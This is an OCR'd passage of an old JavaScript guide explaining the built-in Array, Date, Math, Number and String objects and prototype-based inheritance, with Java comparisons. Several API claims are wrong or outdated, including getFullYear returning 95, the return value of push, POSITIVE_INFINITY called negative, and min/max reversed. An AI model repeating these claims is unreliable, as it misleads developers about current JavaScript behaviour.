An *array* is an ordered set of values that you refer to with a name and an index. For example, you could have an array called `emp` that contains employees' names indexed by their employee number. So `emp[1]` would be employee number one, `emp[2]` employee number two, and so on.

Creating an Array

To create an `Array` object:

```
1. arrayObjectName = new Array(element0, element1, ..., elementN)
2. arrayObjectName = new Array(arrayLength)
```

`arrayObjectName` is either the name of a new object or a property of an existing object. When using `Array` properties and methods, `arrayObjectName` is either the name of an existing `Array` object or a property of an existing object.

`element0, element1, ..., elementN` is a list of values for the array's elements. When this form is specified, the array is initialized with the specified values as its elements, and the array's `length` property is set to the number of arguments.

`arrayLength` is the initial length of the array. The following code creates an array of five elements:

```
billingMethod = new Array(5)
```

Array literals are also `Array` objects; for example, the following literal is an `Array` object. See "Array Literals" on page 37 for details on array literals.

```
coffees = ["French Roast", "Columbian", "Kona"]
```

Populating an Array

You can populate an array by assigning values to its elements. For example,

```
emp[1] = "Casey Jones"
emp[2] = "Phil Lesh"
emp[3] = "August West"
```

You can also populate an array when you create it:

```
myArray = new Array("Hello", myVar, 3.14159)
```

Referring to Array Elements

You refer to an array's elements by using the element's ordinal number. For example, suppose you define the following array:

```
myArray = new Array("Wind","Rain","Fire")
```

You then refer to the first element of the array as `myArray[0]` and the second element of the array as `myArray[1]`.

The index of the elements begins with zero (0), but the length of array (for example, `myArray.length`) reflects the number of elements in the array.

Array Methods

The `Array` object has the following methods:

- `concat` joins two arrays and returns a new array.
- `join` joins all elements of an array into a string.
- `pop` removes the last element from an array and returns that element.
- `push` adds one or more elements to the end of an array and returns that last element added.
- `reverse` transposes the elements of an array: the first array element becomes the last and the last becomes the first.
- `shift` removes the first element from an array and returns that element
- `slice` extracts a section of an array and returns a new array.
- `splice` adds and/or removes elements from an array.
- `sort` sorts the elements of an array.
- `unshift` adds one or more elements to the front of an array and returns the new length of the array.

For example, suppose you define the following array:

```
myArray = new Array("Wind","Rain","Fire")
```

`myArray.join()` returns "Wind,Rain,Fire"; `myArray.reverse` transposes the array so that `myArray[0]` is "Fire", `myArray[1]` is "Rain", and `myArray[2]` is "Wind". `myArray.sort` sorts the array so that `myArray[0]` is "Fire", `myArray[1]` is "Rain", and `myArray[2]` is "Wind".

Two-Dimensional Arrays

The following code creates a two-dimensional array.

```
a = new Array(4)
for (i=0; i < 4; i++) {
   a[i] = new Array(4)
   for (j=0; j < 4; j++) {
      a[i][j] = "["+i+","+j+"]"
   }
}
```

The following code displays the array:

```
for (i=0; i < 4; i++) {
   str = "Row "+i+":"
   for (j=0; j < 4; j++) {
      str += a[i][j]
   }
   document.write(str,"<p>")
}
```

This example displays the following results:

```
Row 0:[0,0][0,1][0,2][0,3]
Row 1:[1,0][1,1][1,2][1,3]
Row 2:[2,0][2,1][2,2][2,3]
Row 3:[3,0][3,1][3,2][3,3]
```

Arrays and Regular Expressions

When an array is the result of a match between a regular expression and a string, the array returns properties and elements that provide information about the match. An array is the return value of `regexp.exec`, `string.match`, and `string.replace`. For information on using arrays with regular expressions, see Chapter 4, "Regular Expressions."

Boolean Object

The `Boolean` object is a wrapper around the primitive Boolean data type. Use the following syntax to create a `Boolean` object:

```
booleanObjectName = new Boolean(value)
```

Do not confuse the primitive Boolean values true and false with the true and false values of the `Boolean` object. Any object whose value is not `undefined` or `null`, including a `Boolean` object whose value is false, evaluates to true when passed to a conditional statement. See "if...else Statement" on page 80 for more information.

Date Object

JavaScript does not have a date data type. However, you can use the `Date` object and its methods to work with dates and times in your applications. The `Date` object has a large number of methods for setting, getting, and manipulating dates. It does not have any properties.

JavaScript handles dates similarly to Java. The two languages have many of the same date methods, and both languages store dates as the number of milliseconds since January 1, 1970, 00:00:00.

The `Date` object range is -100,000,000 days to 100,000,000 days relative to 01 January, 1970 UTC.

To create a `Date` object:

```
dateObjectName = new Date([parameters])
```

where `dateObjectName` is the name of the `Date` object being created; it can be a new object or a property of an existing object.

The `parameters` in the preceding syntax can be any of the following:

- Nothing: creates today's date and time. For example, `today = new Date()`.
- A string representing a date in the following form: "Month day, year hours:minutes:seconds." For example, `Xmas95 = new Date("December 25, 1995 13:30:00")`. If you omit hours, minutes, or seconds, the value will be set to zero.

- A set of integer values for year, month, and day. For example, `Xmas95 = new Date(1995,11,25)`. A set of values for year, month, day, hour, minute, and seconds. For example, `Xmas95 = new Date(1995,11,25,9,30,0)`.

JavaScript 1.2 and earlier versions. The `Date` object behaves as follows:

- Dates prior to 1970 are not allowed.
- JavaScript depends on platform-specific date facilities and behavior; the behavior of the `Date` object varies from platform to platform.

Methods of the Date Object

The `Date` object methods for handling dates and times fall into these broad categories:

- "set" methods, for setting date and time values in `Date` objects.
- "get" methods, for getting date and time values from `Date` objects.
- "to" methods, for returning string values from `Date` objects.
- parse and UTC methods, for parsing `Date` strings.

With the "get" and "set" methods you can get and set seconds, minutes, hours, day of the month, day of the week, months, and years separately. There is a `getDay` method that returns the day of the week, but no corresponding `setDay` method, because the day of the week is set automatically. These methods use integers to represent these values as follows:

- Seconds and minutes: 0 to 59
- Hours: 0 to 23
- Day: 0 (Sunday) to 6 (Saturday)
- Date: 1 to 31 (day of the month)
- Months: 0 (January) to 11 (December)
- Year: years since 1900

For example, suppose you define the following date:

```
Xmas95 = new Date("December 25, 1995")
```

Then `Xmas95.getMonth()` returns 11, and `Xmas95.getFullYear()` returns 95.

The `getTime` and `setTime` methods are useful for comparing dates. The `getTime` method returns the number of milliseconds since January 1, 1970, 00:00:00 for a `Date` object.

For example, the following code displays the number of days left in the current year:

```
today = new Date()
endYear = new Date(1995,11,31,23,59,59,999) // Set day and month
endYear.setFullYear(today.getFullYear()) // Set year to this year
msPerDay = 24 * 60 * 60 * 1000 // Number of milliseconds per day
daysLeft = (endYear.getTime() - today.getTime()) / msPerDay
daysLeft = Math.round(daysLeft) //returns days left in the year
```

This example creates a `Date` object named `today` that contains today's date. It then creates a `Date` object named `endYear` and sets the year to the current year. Then, using the number of milliseconds per day, it computes the number of days between today and `endYear,` using `getTime` and rounding to a whole number of days.

The `parse` method is useful for assigning values from date strings to existing `Date` objects. For example, the following code uses `parse` and `setTime` to assign a date value to the `IPOdate` object:

```
IPOdate = new Date()
IPOdate.setTime(Date.parse("Aug 9, 1995"))
```

Using the Date Object: an Example

In the following example, the function `JSClock()` returns the time in the format of a digital clock.

```
function JSClock() {
   var time = new Date()
   var hour = time.getHours()
   var minute = time.getMinutes()
   var second = time.getSeconds()
   var temp = "" + ((hour > 12) ? hour - 12 : hour)
   temp += ((minute < 10) ? ":0" : ":") + minute
   temp += ((second < 10) ? ":0" : ":") + second
   temp += (hour >= 12) ? " P.M." : " A.M."
   return temp
}
```

The `JSClock` function first creates a new `Date` object called `time`; since no arguments are given, time is created with the current date and time. Then calls to the `getHours`, `getMinutes`, and `getSeconds` methods assign the value of the current hour, minute and seconds to `hour`, `minute`, and `second`.

The next four statements build a string value based on the time. The first statement creates a variable `temp`, assigning it a value using a conditional expression; if `hour` is greater than 12, (`hour` - 13), otherwise simply `hour`.

The next statement appends a `minute` value to `temp`. If the value of `minute` is less than 10, the conditional expression adds a string with a preceding zero; otherwise it adds a string with a demarcating colon. Then a statement appends a seconds value to `temp` in the same way.

Finally, a conditional expression appends "PM" to `temp` if `hour` is 12 or greater; otherwise, it appends "AM" to `temp`.

Function Object

The predefined `Function` object specifies a string of JavaScript code to be compiled as a function.

To create a `Function` object:

```
functionObjectName = new Function ([arg1, arg2, ... argn], functionBody)
```

`functionObjectName` is the name of a variable or a property of an existing object. It can also be an object followed by a lowercase event handler name, such as `window.onerror`.

`arg1, arg2, ... argn` are arguments to be used by the function as formal argument names. Each must be a string that corresponds to a valid JavaScript identifier; for example "x" or "theForm".

`functionBody` is a string specifying the JavaScript code to be compiled as the function body.

`Function` objects are evaluated each time they are used. This is less efficient than declaring a function and calling it within your code, because declared functions are compiled.

In addition to defining functions as described here, you can also use the `function` statement. See the *Client-Side JavaScript Reference* for more information.

The following code assigns a function to the variable `setBGColor`. This function sets the current document's background color.

```
var setBGColor = new Function("document.bgColor='antiquewhite'")
```

To call the `Function` object, you can specify the variable name as if it were a function. The following code executes the function specified by the `setBGColor` variable:

```
var colorChoice="antiquewhite"
if (colorChoice=="antiquewhite") {setBGColor()}
```

You can assign the function to an event handler in either of the following ways:

```
1. document.form1.colorButton.onclick=setBGColor

2. <INPUT NAME="colorButton" TYPE="button"
      VALUE="Change background color"
      onClick="setBGColor()">
```

Creating the variable `setBGColor` shown above is similar to declaring the following function:

```
function setBGColor() {
   document.bgColor='antiquewhite'
}
```

You can nest a function within a function. The nested (inner) function is private to its containing (outer) function:

- The inner function can be accessed only from statements in the outer function.
- The inner function can use the arguments and variables of the outer function. The outer function cannot use the arguments and variables of the inner function.

Math Object

The predefined `Math` object has properties and methods for mathematical constants and functions. For example, the `Math` object's `PI` property has the value of pi (3.141...), which you would use in an application as

```
Math.PI
```

Similarly, standard mathematical functions are methods of `Math`. These include trigonometric, logarithmic, exponential, and other functions. For example, if you want to use the trigonometric function sine, you would write

```
Math.sin(1.56)
```

Note that all trigonometric methods of `Math` take arguments in radians.

The following table summarizes the `Math` object's methods.

Table 7.1 Methods of Math

Method	Description
`abs`	Absolute value
`sin, cos, tan`	Standard trigonometric functions; argument in radians
`acos, asin, atan`	Inverse trigonometric functions; return values in radians
`exp, log`	Exponential and natural logarithm, base `e`
`ceil`	Returns least integer greater than or equal to argument
`floor`	Returns greatest integer less than or equal to argument
`min, max`	Returns greater or lesser (respectively) of two arguments
`pow`	Exponential; first argument is base, second is exponent
`round`	Rounds argument to nearest integer
`sqrt`	Square root

Unlike many other objects, you never create a `Math` object of your own. You always use the predefined `Math` object.

It is often convenient to use the `with` statement when a section of code uses several math constants and methods, so you don't have to type "Math" repeatedly. For example,

```
with (Math) {
   a = PI * r*r
   y = r*sin(theta)
   x = r*cos(theta)
}
```

Number Object

The `Number` object has properties for numerical constants, such as maximum value, not-a-number, and infinity. You cannot change the values of these properties and you use them as follows:

```
biggestNum = Number.MAX_VALUE
smallestNum = Number.MIN_VALUE
infiniteNum = Number.POSITIVE_INFINITY
negInfiniteNum = Number.NEGATIVE_INFINITY
notANum = Number.NaN
```

You always refer to a property of the predefined `Number` object as shown above, and not as a property of a `Number` object you create yourself.

The following table summarizes the `Number` object's properties.

Table 7.2 Properties of Number

Method	Description
`MAX_VALUE`	The largest representable number
`MIN_VALUE`	The smallest representable number
`NaN`	Special "not a number" value
`NEGATIVE_INFINITY`	Special infinite value; returned on overflow
`POSITIVE_INFINITY`	Special negative infinite value; returned on overflow

RegExp Object

The `RegExp` object lets you work with regular expressions. It is described in Chapter 4, "Regular Expressions."

String Object

The `String` object is a wrapper around the string primitive data type. Do not confuse a string literal with the `String` object. For example, the following code creates the string literal `s1` and also the `String` object `s2`:

```
s1 = "foo" //creates a string literal value
s2 = new String("foo") //creates a String object
```

You can call any of the methods of the `String` object on a string literal value—JavaScript automatically converts the string literal to a temporary `String` object, calls the method, then discards the temporary `String` object. You can also use the `String.length` property with a string literal.

You should use string literals unless you specifically need to use a `String` object, because `String` objects can have counterintuitive behavior. For example:

```
s1 = "2 + 2" //creates a string literal value
s2 = new String("2 + 2")//creates a String object
eval(s1) //returns the number 4
eval(s2) //returns the string "2 + 2"
```

A `String` object has one property, `length`, that indicates the number of characters in the string. For example, the following code assigns `x` the value 13, because "Hello, World!" has 13 characters:

```
myString = "Hello, World!"
x = mystring.length
```

A `String` object has two types of methods: those that return a variation on the string itself, such as `substring` and `toUpperCase`, and those that return an HTML-formatted version of the string, such as `bold` and `link`.

For example, using the previous example, both `mystring.toUpperCase()` and `"hello, world!".toUpperCase()` return the string "HELLO, WORLD!".

The `substring` method takes two arguments and returns a subset of the string between the two arguments. Using the previous example, `mystring.substring(4, 9)` returns the string "o, Wo." See the `substring` method of the `String` object in the *Client-Side JavaScript Reference* for more information.

The `String` object also has a number of methods for automatic HTML formatting, such as `bold` to create boldface text and `link` to create a hyperlink. For example, you could create a hyperlink to a hypothetical URL with the `link` method as follows:

```
mystring.link("http://www.helloworld.com")
```

The following table summarizes the methods of `String` objects.

Table 7.3 Methods of String

Method	Description
`anchor`	Creates HTML named anchor
`big, blink, bold, fixed, italics, small, strike, sub, sup`	Creates HTML formatted string
`charAt, charCodeAt`	Returns the character or character code at the specified position in string
`indexOf, lastIndexOf`	Returns the position of specified substring in the string or last position of specified substring, respectively
`link`	Creates HTML hyperlink
`concat`	Combines the text of two strings and returns a new string
`fromCharCode`	Constructs a string from the specified sequence of ISO-Latin-1 codeset values
`split`	Splits a `String` object into an array of strings by separating the string into substrings
`slice`	Extracts a section of an string and returns a new string.
`substring, substr`	Returns the specified subset of the string, either by specifying the start and end indexes or the start index and a length
`match, replace, search`	Used to work with regular expressions
`toLowerCase, toUpperCase`	Returns the string in all lowercase or all uppercase, respectively

Chapter

8

Details of the Object Model

JavaScript is an object-based language based on prototypes, rather than being class-based. Because of this different basis, it can be less apparent how JavaScript allows you to create hierarchies of objects and to have inheritance of properties and their values. This chapter attempts to clarify the situation.

This chapter assumes that you are already somewhat familiar with JavaScript and that you have used JavaScript functions to create simple objects.

This chapter contains the following sections:

- Class-Based vs. Prototype-Based Languages
- The Employee Example
- Creating the Hierarchy
- Object Properties
- More Flexible Constructors
- Property Inheritance Revisited

Class-Based vs. Prototype-Based Languages

Class-based object-oriented languages, such as Java and C++, are founded on the concept of two distinct entities: classes and instances.

- A *class* defines all of the properties (considering methods and fields in Java, or members in C++, to be properties) that characterize a certain set of objects. A class is an abstract thing, rather than any particular member of the set of objects it describes. For example, the `Employee` class could represent the set of all employees.
- An *instance*, on the other hand, is the instantiation of a class; that is, one of its members. For example, `Victoria` could be an instance of the `Employee` class, representing a particular individual as an employee. An instance has exactly the properties of its parent class (no more, no less).

A prototype-based language, such as JavaScript, does not make this distinction: it simply has objects. A prototype-based language has the notion of a *prototypical object*, an object used as a template from which to get the initial properties for a new object. Any object can specify its own properties, either when you create it or at run time. In addition, any object can be associated as the *prototype* for another object, allowing the second object to share the first object's properties.

Defining a Class

In class-based languages, you define a class in a separate *class definition*. In that definition you can specify special methods, called *constructors*, to create instances of the class. A constructor method can specify initial values for the instance's properties and perform other processing appropriate at creation time. You use the `new` operator in association with the constructor method to create class instances.

JavaScript follows a similar model, but does not have a class definition separate from the constructor. Instead, you define a constructor function to create objects with a particular initial set of properties and values. Any JavaScript function can be used as a constructor. You use the `new` operator with a constructor function to create a new object.

Subclasses and Inheritance

In a class-based language, you create a hierarchy of classes through the class definitions. In a class definition, you can specify that the new class is a *subclass* of an already existing class. The subclass inherits all the properties of the superclass and additionally can add new properties or modify the inherited ones. For example, assume the `Employee` class includes only the `name` and `dept` properties, and `Manager` is a subclass of `Employee` that adds the `reports` property. In this case, an instance of the `Manager` class would have all three properties: `name`, `dept`, and `reports`.

JavaScript implements inheritance by allowing you to associate a prototypical object with any constructor function. So, you can create exactly the `Employee-Manager` example, but you use slightly different terminology. First you define the `Employee` constructor function, specifying the `name` and `dept` properties. Next, you define the `Manager` constructor function, specifying the `reports` property. Finally, you assign a new `Employee` object as the `prototype` for the `Manager` constructor function. Then, when you create a new `Manager`, it inherits the `name` and `dept` properties from the `Employee` object.

Adding and Removing Properties

In class-based languages, you typically create a class at compile time and then you instantiate instances of the class either at compile time or at run time. You cannot change the number or the type of properties of a class after you define the class. In JavaScript, however, at run time you can add or remove properties from any object. If you add a property to an object that is used as the prototype for a set of objects, the objects for which it is the prototype also get the new property.

Summary of Differences

The following table gives a short summary of some of these differences. The rest of this chapter describes the details of using JavaScript constructors and prototypes to create an object hierarchy and compares this to how you would do it in Java.


Table 8.1 Comparison of class-based (Java) and prototype-based (JavaScript) object systems

Class-based (Java)	Prototype-based (JavaScript)
Class and instance are distinct entities.	All objects are instances.
Define a class with a class definition; instantiate a class with constructor methods.	Define and create a set of objects with constructor functions.
Create a single object with the `new` operator.	Same.
Construct an object hierarchy by using class definitions to define subclasses of existing classes.	Construct an object hierarchy by assigning an object as the prototype associated with a constructor function.
Inherit properties by following the class chain.	Inherit properties by following the prototype chain.
Class definition specifies *all* properties of all instances of a class. Cannot add properties dynamically at run time.	Constructor function or prototype specifies an *initial set* of properties. Can add or remove properties dynamically to individual objects or to the entire set of objects.

The Employee Example

The remainder of this chapter uses the employee hierarchy shown in the following figure.

Figure 8.1 A simple object hierarchy



This example uses the following objects:

- `Employee` has the properties `name` (whose value defaults to the empty string) and `dept` (whose value defaults to "general").
- `Manager` is based on `Employee`. It adds the `reports` property (whose value defaults to an empty array, intended to have an array of `Employee` objects as its value).
- `WorkerBee` is also based on `Employee`. It adds the `projects` property (whose value defaults to an empty array, intended to have an array of strings as its value).
- `SalesPerson` is based on `WorkerBee`. It adds the `quota` property (whose value defaults to 100). It also overrides the `dept` property with the value "sales", indicating that all salespersons are in the same department.
- `Engineer` is based on `WorkerBee`. It adds the `machine` property (whose value defaults to the empty string) and also overrides the `dept` property with the value "engineering".


Creating the Hierarchy

There are several ways to define appropriate constructor functions to implement the Employee hierarchy. How you choose to define them depends largely on what you want to be able to do in your application.

This section shows how to use very simple (and comparatively inflexible) definitions to demonstrate how to get the inheritance to work. In these definitions, you cannot specify any property values when you create an object. The newly-created object simply gets the default values, which you can change at a later time. Figure 8.2 illustrates the hierarchy with these simple definitions.

In a real application, you would probably define constructors that allow you to provide property values at object creation time (see "More Flexible Constructors" on page 133 for information). For now, these simple definitions demonstrate how the inheritance occurs.

Figure 8.2 The Employee object definitions



The following Java and JavaScript `Employee` definitions are similar. The only differences are that you need to specify the type for each property in Java but not in JavaScript, and you need to create an explicit constructor method for the Java class.

JavaScript	Java

`function Employee () {`
`  this.name = "";`
`  this.dept = "general";`
`}`
	`public class Employee {`
	`  public String name;`
	`  public String dept;`
	`  public Employee () {`
	`  this.name = "";`
	`  this.dept = "general";`
	`  }`
	`}`

The `Manager` and WorkerBee definitions show the difference in how to specify the next object higher in the inheritance chain. In JavaScript, you add a prototypical instance as the value of the `prototype` property of the constructor function. You can do so at any time after you define the constructor. In Java, you specify the superclass within the class definition. You cannot change the superclass outside the class definition.

JavaScript	Java

`function Manager () {`
`  this.reports = [];`
`}`
`Manager.prototype = new Employee;`
 	
`function WorkerBee () {`
`  this.projects = [];`
`}`
`WorkerBee.prototype = new Employee;`
	`public class Manager extends Employee {`
	`  public Employee[] reports;`
	`  public Manager () {`
	`  this.reports = new Employee[0];`
	`  }`
	`}`
	
	`public class WorkerBee extends Employee {`
	`  public String[] projects;`
	`  public WorkerBee () {`
	`  this.projects = new String[0];`
	`  }`
	`}`

The `Engineer` and `SalesPerson` definitions create objects that descend from `WorkerBee` and hence from `Employee`. An object of these types has properties of all the objects above it in the chain. In addition, these definitions override the inherited value of the `dept` property with new values specific to these objects.


JavaScript	Java

`function SalesPerson () {`
`  this.dept = "sales";`
`  this.quota = 100;`
`}`
`SalesPerson.prototype = new WorkerBee;`
 	
`function Engineer () {`
`  this.dept = "engineering";`
`  this.machine = "";`
`}`
`Engineer.prototype = new WorkerBee;`
	`public class SalesPerson extends WorkerBee`
	`{`
	`  public double quota;`
	`  public SalesPerson () {`
	`  this.dept = "sales";`
	`  this.quota = 100.0;`
	`  }`
	`}`
	
	`public class Engineer extends WorkerBee {`
	`  public String machine;`
	`  public Engineer () {`
	`  this.dept = "engineering";`
	`  this.machine = "";`
	`  }`
	`}`

Using these definitions, you can create instances of these objects that get the default values for their properties. Figure 8.3 illustrates using these JavaScript definitions to create new objects and shows the property values for the new objects.

Note The term *instance* has a specific technical meaning in class-based languages. In these languages, an instance is an individual member of a class and is fundamentally different from a class. In JavaScript, "instance" does not have this technical meaning because JavaScript does not have this difference between classes and instances. However, in talking about JavaScript, "instance" can be used informally to mean an object created using a particular constructor function. So, in this example, you could informally say that `jane` is an instance of `Engineer`. Similarly, although the terms *parent*, *child*, *ancestor*, and *descendant* do not have formal meanings in JavaScript; you can use them informally to refer to objects higher or lower in the prototype chain.

Figure 8.3 Creating objects with simple definitions



Object Properties

This section discusses how objects inherit properties from other objects in the prototype chain and what happens when you add a property at run time.

Inheriting Properties

Suppose you create the `mark` object as a `WorkerBee` as shown in Figure 8.3 with the following statement:

```
mark = new WorkerBee;
```

When JavaScript sees the `new` operator, it creates a new generic object and passes this new object as the value of the `this` keyword to the `WorkerBee` constructor function. The constructor function explicitly sets the value of the `projects` property. It also sets the value of the internal `__proto__` property to

the value of `WorkerBee.prototype`. (That property name has two underscore characters at the front and two at the end.) The `__proto__` property determines the prototype chain used to return property values. Once these properties are set, JavaScript returns the new object and the assignment statement sets the variable `mark` to that object.

This process does not explicitly put values in the `mark` object (*local* values) for the properties `mark` inherits from the prototype chain. When you ask for the value of a property, JavaScript first checks to see if the value exists in that object. If it does, that value is returned. If the value is not there locally, JavaScript checks the prototype chain (using the `__proto__` property). If an object in the prototype chain has a value for the property, that value is returned. If no such property is found, JavaScript says the object does not have the property. In this way, the `mark` object has the following properties and values:

```
mark.name = "";
mark.dept = "general";
mark.projects = [];
```

The `mark` object inherits values for the `name` and `dept` properties from the prototypical object in `mark.__proto__`. It is assigned a local value for the `projects` property by the `WorkerBee` constructor. This gives you inheritance of properties and their values in JavaScript. Some subtleties of this process are discussed in "Property Inheritance Revisited" on page 138.

Because these constructors do not let you supply instance-specific values, this information is generic. The property values are the default ones shared by all new objects created from `WorkerBee`. You can, of course, change the values of any of these properties. So, you could give specific information for `mark` as follows:

```
mark.name = "Doe, Mark";
mark.dept = "admin";
mark.projects = ["navigator"];
```

Adding Properties

In JavaScript, you can add properties to any object at run time. You are not constrained to use only the properties provided by the constructor function. To add a property that is specific to a single object, you assign a value to the object, as follows:

```
mark.bonus = 3000;
```


Now, the `mark` object has a `bonus` property, but no other `WorkerBee` has this property.

If you add a new property to an object that is being used as the prototype for a constructor function, you add that property to all objects that inherit properties from the prototype. For example, you can add a `specialty` property to all employees with the following statement:

```
Employee.prototype.specialty = "none";
```

As soon as JavaScript executes this statement, the `mark` object also has the `specialty` property with the value of `"none"`. The following figure shows the effect of adding this property to the `Employee` prototype and then overriding it for the `Engineer` prototype.


Figure 8.4 Adding properties



More Flexible Constructors

The constructor functions shown so far do not let you specify property values when you create an instance. As with Java, you can provide arguments to constructors to initialize property values for instances. The following figure shows one way to do this.

Figure 8.5 Specifying properties in a constructor, take 1



The following table shows the Java and JavaScript definitions for these objects.

JavaScript	Java

`function Employee (name, dept) {`
`  this.name = name || "";`
`  this.dept = dept || "general";`
`}`
	`public class Employee {`
	`  public String name;`
	`  public String dept;`
	`  public Employee () {`
	`  this("", "general");`
	`  }`
	`  public Employee (name) {`
	`  this(name, "general");`
	`  }`
	`  public Employee (name, dept) {`
	`  this.name = name;`
	`  this.dept = dept;`
	`  }`
	`}`

`function WorkerBee (projs) {`
`  this.projects = projs || [];`
`}`
`WorkerBee.prototype = new Employee;`
	`public class WorkerBee extends Employee {`
	`  public String[] projects;`
	`  public WorkerBee () {`
	`  this(new String[0]);`
	`  }`
	`  public WorkerBee (String[] projs) {`
	`  this.projects = projs;`
	`  }`
	`}`

